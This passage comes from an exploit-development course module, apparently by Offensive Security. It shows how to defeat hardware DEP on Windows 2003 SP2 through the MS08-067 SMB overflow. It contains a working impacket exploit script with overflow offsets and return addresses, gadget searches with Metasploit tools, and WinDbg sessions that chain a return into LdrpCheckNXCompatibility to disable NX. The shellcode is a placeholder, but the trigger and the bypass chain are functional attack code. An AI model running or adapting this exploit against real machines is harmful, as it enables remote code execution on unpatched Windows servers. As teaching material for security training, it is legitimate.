LdrpCheckNXCompatibility Function

Point number 1 is accomplished by Skape and Skywing by returning into specific chunks of code within *ntdll*:

The *ESI* register is initialized to hold the value *0x2* (*MEM_EXECUTE_OPTION_ENABLE*) and then copied to the address pointed by register *[EBP-4]*. At this point, the four parameters are pushed on the stack, *ntdll!ZwSetInformationProcess* is called and NX is disabled for the running process.

Hardware-enforced DEP on Windows 2003 Server SP2

Because our intent is to bypass DEP on Windows 2003 Server SP2, let's compare its *ntdll!LdrpCheckNXCompatibility* procedure to the one present in Windows XP Service Pack 2.

```
{ LdrpCheckNXCompatibility Windows 2003 Server Service Pack 2 }

7C83F517   C745 FC 02000000 MOV DWORD PTR SS:[EBP-4],2
7C83F51E   6A 04            PUSH 4
7C83F520   8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
7C83F523   50               PUSH EAX
7C83F524   6A 22            PUSH 22
7C83F526   6A FF            PUSH -1
7C83F528   E8 1285FEFF      CALL ntdll.ZwSetInformationProcess

{ LdrpCheckNXCompatibility Windows XP Service Pack 2 }

7C935D68  ^E9 B076FEFF      JMP ntdll.7C91D41D
7C935D6D   6A 04            PUSH 4
7C935D6F   8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
7C935D72   50               PUSH EAX
7C935D73   6A 22            PUSH 22
7C935D75   6A FF            PUSH -1
7C935D77   E8 B188FDFF      CALL ntdll.ZwSetInformationProcess
```

LdrpCheckNXCompatibility Function

We are focusing on the part of the routine which is responsible to call the *ntdll!ZwSetInformationProcess* function. If you check the first line of both code chunks, you will notice a very interesting difference:

In Windows 2003 SP2, before pushing the value 0x4 on to the stack, we have a "*MOV DWORD PTR SS:[EBP-4],2*" which is exactly what we need to setup the *MEM_EXECUTE_OPTION_ENABLE* flag in memory! So things could get easier here, in fact if we don't need to care about MEM_EXECUTE_OPTION_ENABLE flag we'd "only" have to worry about setting up the stack frame to be able to return to our controlled buffer.

MS08-067 Case Study: Testing NX protection

For more details about the *MS08-067* vulnerability please refer to Module 0x01. The first thing we have to do is test that a "normal" exploit will actually fail against our Windows 2003 SP2 NX box. We can start by using the following stub exploit taken from Module 0x01:

```
#!/usr/bin/python
from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys
print "*************************************************************"
print "**********         MS08-67 Win2k3 SP2           ************"
print "**********      offensive-security.com          ***********"
print "**********     ryujin&muts --- 11/30/2008       ***********"
print "*************************************************************"
try:
   target = sys.argv[1]
   port = 445
except IndexError:
   print "Usage: %s HOST" % sys.argv[0]
   sys.exit()
trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]'%target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))
stub= '\x01\x00\x00\x00'          # Reference ID
stub+='\x10\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x10\x00\x00\x00'          # Actual count
stub+='\x43'*28                   # Server Unc
stub+='\x00\x00\x00\x00'          # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x2f\x00\x00\x00'          # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+='\x41'*18                   # Padding
stub+='\xb0\x8a\x80\x7c'          # 7c808ab0 JMP EDX (ffe2) <-
stub+='\xCC'*44                   # Fake Shellcode
stub+='\xEB\xD0\x90\x90'          # short jump back  <-
stub+='\x44\x44\x44\x44'          # Padding
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'          # Padding
stub+='\x02\x00\x00\x00'          # Max Buf
stub+='\x02\x00\x00\x00'          # Max Count
stub+='\x00\x00\x00\x00'          # Offset
stub+='\x02\x00\x00\x00'          # Actual Count
stub+='\x5c\x00\x00\x00'          # Prefix
stub+='\x01\x00\x00\x00'          # Pointer to pathtype
stub+='\x01\x00\x00\x00'          # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub)   #0x1f (or 31)- NetPathCanonicalize Operation
```

MS08-067 fake shellcode exploit

As seen in Module 0x01, you should focus on:

- ***stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00'***, this is the evil path which triggers the overflow;
- ***stub+='\xEB\xD0\x90\x90'***, this is the short jump which should be executed breaking the execution flow (this jump will lead to the beginning of the egghunter in the final exploit);
- ***stub+='\x41'*18***, this is the offset needed to overwrite the return address;
- ***stub+='\xb0\x8a\x80\x7c'***, this is our own return address, an address in memory (ntdll) containing a *JMP EDX* opcode.

Now, let's fire Windbg, attach the svchost.exe process responsible for the *Server Service* and set a breakpoint on the jmp edx address:

```
0:041> bp 7c808ab0
0:041> bl
 0 e 7c808ab0     0001 (0001)  0:**** ntdll!RtlFormatMessageEx+0x132
0:041> g


root@bt # ./NX_STUB_0x1.py 10.150.0.194
*******************************************************
**********          MS08-67 Win2k3 SP2         ***********
**********        offensive-security.com        **********
**********      ryujin&muts --- 11/30/2008      **********
*******************************************************
Firing payload...

Breakpoint 0 hit
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=7c808ab0 esp=016ff47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!RtlFormatMessageEx+0x132:
7c808ab0 ffe2            jmp     edx {<Unloaded_T.DLL>+0x16ff507 (016ff508)}
0:020> dd edx
016ff508  9090d0eb 44444444 00000000 00000000
0:020> p
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=016ff508 esp=016ff47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_T.DLL>+0x16ff507:
016ff508 ebd0            jmp     <Unloaded_T.DLL>+0x16ff4d9 (016ff4da)
0:020> p
(aa8.b98): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=cccccccc ebx=016f005c ecx=016ff4b2 edx=016ff508 esi=016ff4b6 edi=016ff464
eip=016ff508 esp=016ff47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_T.DLL>+0x16ff507:
016ff508 ebd0            jmp     <Unloaded_T.DLL>+0x16ff4d9 (016ff4da)
```

Windbg Session, testing NX

The *EDX* register points to a short jump, so let's try to step over and see if our jump instruction is going to be executed:




Figure 13: Short Jump can't be executed because of the NX protection




Figure 14: ID clearly shows an access violetion while executing an instruction on the stack

As expected, because our code resides on the stack and NX is enabled, the CPU refuses to execute it!

Exercise

1) Repeat the required steps in order to test that a "normal" exploit won't work on the NX enabled server.

MS08-067 Case Study: Approaching the NX problem

The first step toward disabling NX, is calling the chunk of code located at *LdrpCheckNXCompatibility+N* bytes from our owned return address, and inspecting the stack frame. Let's check for the entry point we need in *ntdll*, searching for the following opcodes:

```
C745 FC 02000000 MOV DWORD PTR SS:[EBP-4],2
6A 04            PUSH 4
8D45 FC          LEA EAX,DWORD PTR SS:[EBP-4]
50               PUSH EAX
6A 22            PUSH 22
6A FF            PUSH -1

0:017> !dlls -c ntdll
Dump dll containing 0x7c800000:
0x00081f08: C:\WINDOWS\system32\ntdll.dll
      Base    0x7c800000  EntryPoint  0x00000000  Size       0x000c0000
      Flags   0x80004004  LoadCount   0x0000ffff  TlsIndex   0x00000000
              LDRP_IMAGE_DLL
              LDRP_ENTRY_PROCESSED

0:017> s 0x7c800000 Lc0000 c7 45 fc 02 00 00 00 6a 04 8d 45 fc 50 6a 22 6a ff
7c83f517  c7 45 fc 02 00 00 00 6a-04 8d 45 fc 50 6a 22 6a  .E.....j..E.Pj"j
0:017> u 7c83f517
ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f517 c745fc02000000   mov     dword ptr [ebp-4],2
7c83f51e 6a04             push    4
7c83f520 8d45fc           lea     eax,[ebp-4]
7c83f523 50               push    eax
7c83f524 6a22             push    22h
7c83f526 6aff             push    0FFFFFFFFh
7c83f528 e81285feff       call    ntdll!NtSetInformationProcess (7c827a3f)
7c83f52d e9a54effff       jmp     ntdll!LdrpCheckNXCompatibility+0x5a (7c8343d7)
```

Searching for LdrpCheckNXCompatibility entry point

Now that we have our address, we can modify the stub exploit and launch it, remembering to set up a breakpoint on it. As you can see below, all we need to change in *NX_STUB_0x2.py* is the return address:

```
[...]
stub+='\x41'*18                    # Padding
stub+='\x17\xf5\x83\x7c'           # 0x7c83f517 mov dword ptr [ebp-4],2
stub+='\xCC'*52                    # Fake Shellcode
[...]
```

NX_STUB_0x2 Source Code

And then follow the new session in WinDbg:

```
0:017> bp 7c83f517
0:017> bl
 0 e 7c83f517     0001 (0001)  0:**** ntdll!LdrpCheckNXCompatibility+0x2b
0:017> g
```

```
root@bt #./NX_STUB_0x2.py 10.150.0.194
**************************************************
**********      MS08-67 Win2k3 SP2      ***********
**********    offensive-security.com    **********
**********    ryujin&muts --- 11/30/2008    **********
**************************************************
Firing payload...

Breakpoint 0 hit
eax=cccccccc ebx=00d4005c ecx=00d4f4b2 edx=00d4f508 esi=00d4f4b6 edi=00d4f464
eip=7c83f517 esp=00d4f47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f517 c745fc02000000  mov     dword ptr [ebp-4],2  ss:0023:4141413d=????????

ESI ->00d4f4b6 2e 00 2e 00 5c 00 41 41 41 41 41 41 41 41 41 41  ....\.AAAAAAAAAA
      00d4f4c6 41 41 41 41 41 41 41 41 17 f5 83 7c cc cc cc cc  AAAAAAAA...|....

EDI ->00d4f464 5c 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41  \.AAAAAAAAAAAAAA
      00d4f474 41 41 41 41 17 f5 83 7c cc cc cc cc cc cc cc cc  AAAA...|........

EDX ->00d4f508 cc cc cc cc cc cc cc cc 00 00 00 00 00 00 00 00  ................
      00d4f518 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

ECX ->00d4f4b2 0a 00 5c 00 2e 00 2e 00 5c 00 41 41 41 41 41 41  ..\.....\.AAAAAA
      00d4f4c2 41 41 41 41 41 41 41 41 41 41 41 41 17 f5 83 7c  AAAAAAAAAAAA...|

ESP ->00d4f47c cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc  ................
      00d4f48c cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc  ................
```

Setting Breakpoint on new RET / NX_STUB_0x2 session

The breakpoint has been hit and from the registers' status we can make the following considerations:

- The ***EBP*** register is completely overwritten, but we need it to point to a valid stack address under our control for two reasons:

    1. The ***"mov dword ptr [ebp-4],2"*** opcode located at *LdrpCheckNXCompatibility+0x2b*, needs a valid address to set the *MEM_EXECUTE_OPTION_ENABLE* flag on the stack;

    2. The *LdrpCheckNXCompatibility* epilogue (*leave, ret 0x4*) will restore the stack and registers back to the state they were in, before the function was called[10] and if *EBP* doesn't point to a controllable stack address, we won't be able to regain code execution once NX is disabled.

[10] http://en.wikipedia.org/wiki/Function_prologue

- We can use one of the other 32bit registers to make EBP point to a valid stack address, exploiting an opcode sequence located in an executable part of the memory, for example:

  mov ebp, r32
  retn

  where r32 is a cpu 32 bit register (other opcodes may obtain the same result).
- The *EDI* register looks like a good candidate because it points just 2 bytes before the beginning of our buffer (***5c 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41***).

MS08-067 Case Study: Memory Space Scanning

The *Metasploit Framework* provides a useful tool for profiling running processes in memory called *memdump.exe*. *Memdump.exe* is used to dump the entire memory space of a running process and, its use, combined with *msfpescan* may result in a really powerful "return address search engine"!

Let's dump the entire memory space of *svchost.exe* responsible for the *Server Service* (you can check its *pid* using the Windbg Attach Function, or *"Process Explorer"* from sysinternals[11]).

```
C:\Documents and Settings\Administrator\Desktop>memdump.exe
Usage: memdump.exe pid [dump directory]

C:\Documents and Settings\Administrator\Desktop>memdump.exe 796 svchost_dump
[*] Creating dump directory...svchost_dump
[*] Attaching to 796...
[*] Dumping segments...
[*] Dump completed successfully, 76 segments.

C:\Documents and Settings\Administrator\Desktop>
```

Memdump in action

Once we have copied the *svchost_dump* directory to *BackTrack*, we can start using *msfpescan*. Let's take a look at its options:

```
root@bt # ./msfpescan
Usage: ./msfpescan [mode] <options> [targets]

Modes:
    -j, --jump [regA,regB,regC]      Search for jump equivalent instructions
    -p, --poppopret                  Search for pop+pop+ret combinations
    -r, --regex [regex]              Search for regex match
    -a, --analyze-address [address]  Display the code at the specified address
    -b, --analyze-offset [offset]    Display the code at the specified offset
    -f, --fingerprint                Attempt to identify the packer/compiler
    -i, --info                       Display detailed information about the image
    -R, --ripper [directory]         Rip all module resources to disk
        --context-map [directory]    Generate context-map files

Options:
    -M, --memdump                    The targets are memdump.exe directories
    -A, --after [bytes]              Number of bytes to show after match (-a/-b)
    -B, --before [bytes]             Number of bytes to show before match (-a/-b)
    -D, --disasm                     Disassemble the bytes at this address
    -I, --image-base [address]       Specify an alternate ImageBase
    -h, --help                       Show this message
```

Msfpescan in action

[11] http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx

"-r" and *"-M"* are the options we are looking for, but first, we must discover what opcodes we are searching for. We can accomplish this task using another Metasploit utility: *nasm_shell*.

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > mov ebp, edi
00000000  89FD                mov ebp,edi
nasm > retn
00000000  C3                  ret
nasm > retn 0x4
00000000  C20400              ret 0x4
nasm > retn 0x8
00000000  C20800              ret 0x8
nasm >

root@bt # msfpescan -r "\x89\xFD\xc3" -M /tmp/svchost_dump/ | grep 0x
0x76409e92 89fdc3
root@bt # msfpescan -r "\x89\xFD\xc2\x04" -M /tmp/svchost_dump/ | grep 0x
root@bt # msfpescan -r "\x89\xFD\xc2\x08" -M /tmp/svchost_dump/ | grep 0x
```

Msfpescan in action

We found one match! Let's check with Windbg if the selected address resides in a memory page marked as executable:

```
0:049> !address 0x76409e92
    76300000 : 76392000 - 0012e000
                    Type     01000000 MEM_IMAGE
                    Protect  00000002 PAGE_READONLY
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageImage
                    FullPath c:\windows\system32\netshell.dll
```

Checking Protection on Address Memory Page

We can't use *0x76409e92* as a return address because it resides in a memory page marked as readonly. Let's try to search for a different opcode sequence which leads to the same result:

```
root@bt ~/framework-3.2 # tools/nasm_shell.rb
nasm > push edi
00000000  57                  push edi
nasm > pop ebp
00000000  5D                  pop ebp
nasm >

root@bt # msfpescan -r "\x57\x5d\xc3" -M /tmp/svchost_dump/ | grep 0x
root@bt # msfpescan -r "\x57\x5d\xc2\x04" -M /tmp/svchost_dump/ | grep 0x
0x77e02a0a 575dc204
0x77e083a2 575dc204
0x71bf1bd3 575dc204
0x71bf3d7c 575dc204
```

Msfpescan in action

We found more than one match! Let's check with Windbg if the selected address resides in a memory page marked as executable:

```
0:017> !address 0x77e083a2
    77e00000 : 77e01000 - 0001a000
                    Type     01000000 MEM_IMAGE
                    Protect  00000020 PAGE_EXECUTE_READ
                    State    00001000 MEM_COMMIT
                    Usage    RegionUsageImage
                    FullPath C:\WINDOWS\system32\NTMARTA.DLL
0:017> u 0x77e083a2
NTMARTA!CKernelContext::GetKernelProperties+0xf:
77e083a2 57              push    edi
77e083a3 5d              pop     ebp
77e083a4 c20400          ret     4
77e083a7 90              nop
77e083a8 90              nop
77e083a9 90              nop
77e083aa 90              nop
77e083ab 90              nop
```

Checking Protection on Address Memory Page

Yes! Our return address should be fine.

MS08-067 Case Study: Defeating NX

We are ready to modify our exploit; we are going to modify the "stub" buffer that is presented below:

```
stub= '\x01\x00\x00\x00'             # Reference ID
stub+='\x10\x00\x00\x00'             # Max Count
stub+='\x00\x00\x00\x00'             # Offset
stub+='\x10\x00\x00\x00'             # Actual count
stub+='\x43'*28                      # Server Unc
stub+='\x00\x00\x00\x00'             # UNC Trailer Padding
stub+='\x2f\x00\x00\x00'             # Max Count
stub+='\x00\x00\x00\x00'             # Offset
stub+='\x2f\x00\x00\x00'             # Actual Count
stub+='\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' #PATH
stub+='\x41'*18                      # Padding
stub+='\xa2\x83\xe0\x77'             # 0x77e083a2 push edi;pop ebp;retn 0x4
stub+='\x17\xf5\x83\x7c'             # 0x7c83f517 mov dword ptr [ebp-4],2 (NX)
stub+='\xCC'*48                      # Fake Shellcode
stub+='\x00\x00'
stub+='\x00\x00\x00\x00'             # Padding
stub+='\x02\x00\x00\x00'             # Max Buf
stub+='\x02\x00\x00\x00'             # Max Count
stub+='\x00\x00\x00\x00'             # Offset
stub+='\x02\x00\x00\x00'             # Actual Count
stub+='\x5c\x00\x00\x00'             # Prefix
stub+='\x01\x00\x00\x00'             # Pointer to pathtype
stub+='\x01\x00\x00\x00'             # Path type and flags.
```

changed vs white in the code

NX_STUB_0x03 stub buffer

Let's attach Windbg to the svchost.exe process, set a breakpoint on address 0x77e083a2 (push edi;pop ebp;retn 4) and launch our new exploit:

```
0:045> bp 0x77e083a2
0:045> bl
 0 e 77e083a2     0001 (0001)  0:****
 NTMARTA!CKernelContext::GetKernelProperties+0xf


root@bt #./NX_STUB_0x3.py 10.150.0.194
*******************************************************
**********        MS08-67 Win2k3 SP2         ***********
**********      offensive-security.com        **********
**********    ryujin&muts --- 11/30/2008      **********
*******************************************************
Firing payload...


Breakpoint 0 hit
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a2 esp=012df47c ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!CKernelContext::GetKernelProperties+0xf:
77e083a2 57              push    edi
```



```
ESP-> 012df47c 7c83f517 ntdll!LdrpCheckNXCompatibility+0x2b
      012df480 cccccccc
      012df484 cccccccc
      012df488 cccccccc
      012df48c cccccccc
      012df490 cccccccc
      012df494 cccccccc
      012df498 cccccccc
      012df49c cccccccc
      012df4a0 cccccccc
      012df4a4 cccccccc
      012df4a8 cccccccc
      012df4ac cccccccc

Stepping over...

0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a3 esp=012df478 ebp=41414141 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!CKernelContext::GetKernelProperties+0x10:
77e083a3 5d               pop     ebp
0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=77e083a4 esp=012df47c ebp=012df464 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
NTMARTA!CKernelContext::GetKernelProperties+0x11:
77e083a4 c20400           ret     4
```

NX_STUB_0x03 session

At this point, the *EBP* register points to the beginning of our buffer as we wanted. Let's step over until we reach "call ntdll!NtSetInformationProcess" to see what the stack is going to look like:




Figure 15: EBP register pointing to the beginning of the buffer


```
0:012> p
eax=7c83f517 ebx=012d005c ecx=012df4b2 edx=012df508 esi=012df4b6 edi=012df464
eip=7c83f517 esp=012df484 ebp=012df464 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f517 c745fc02000000  mov     dword ptr [ebp-4],2 ss:0023:012df460=012df4b4
[...]
7c83f528 e81285feff      call    ntdll!NtSetInformationProcess (7c827a3f)


At this point the stack looks like the following:

ESP -> 012df474 ffffffff
       012df478 00000022
       012df47c 012df460
       012df480 00000004
```

ntdll!NtSetInformationProcess arguments on the stack

We've just push onto the stack all the arguments required by *ntdll!NtSetInformationProcess.* Proceeding with the call, *ntdll!NtSetInformationProcess* returns *0* (*EAX* register) and NX is disabled for the running process.




Figure 16: NX disabled for the running process

At this point, execution flow proceeds with the procedure epilogue (*"or byte ptr[esi+37h],80h; pop esi; leave; retn 0x4"*)[12] and our first objective has been achieved.




Figure 17: LdrpCheckNxCompatibility epilogue

Exercise

1) Repeat the required steps in order to disable DEP for the running process.

---

[12]Please note that, according to the function epilogue, ESI must point to a writable memory address too. In this case we didn't have to fix *ESI* because it was already and "luckily" pointing to a stack address.

MS08-067 Case Study: Returning into our Buffer

We must now worry about regaining the execution flow by returning into our controlled buffer. Let's analyze the function epilogue and the cpu registers to see what is about to happen:

```
POP ESI -> ESP is incremented by 0x4    ESP = 012df488 cccccccc
LEAVE   -> mov esp, ebp -> ESP = EBP = EDI = 012df464 5c 00 41 41
           pop ebp      -> ESP = 012df464 + 0x4 = 012df468 41 41 41 41
RETN 4  -> EIP = 012df468 = 41 41 41 41
           ESP = ESP + 0x8 = 012df470 2d f5 83 7c
```

ntdll!NtSetInformationProcess arguments on the stack




Figure 18: Stack frame layout in LdrpCheckNxCompatibility epilogue (before POP ESI)

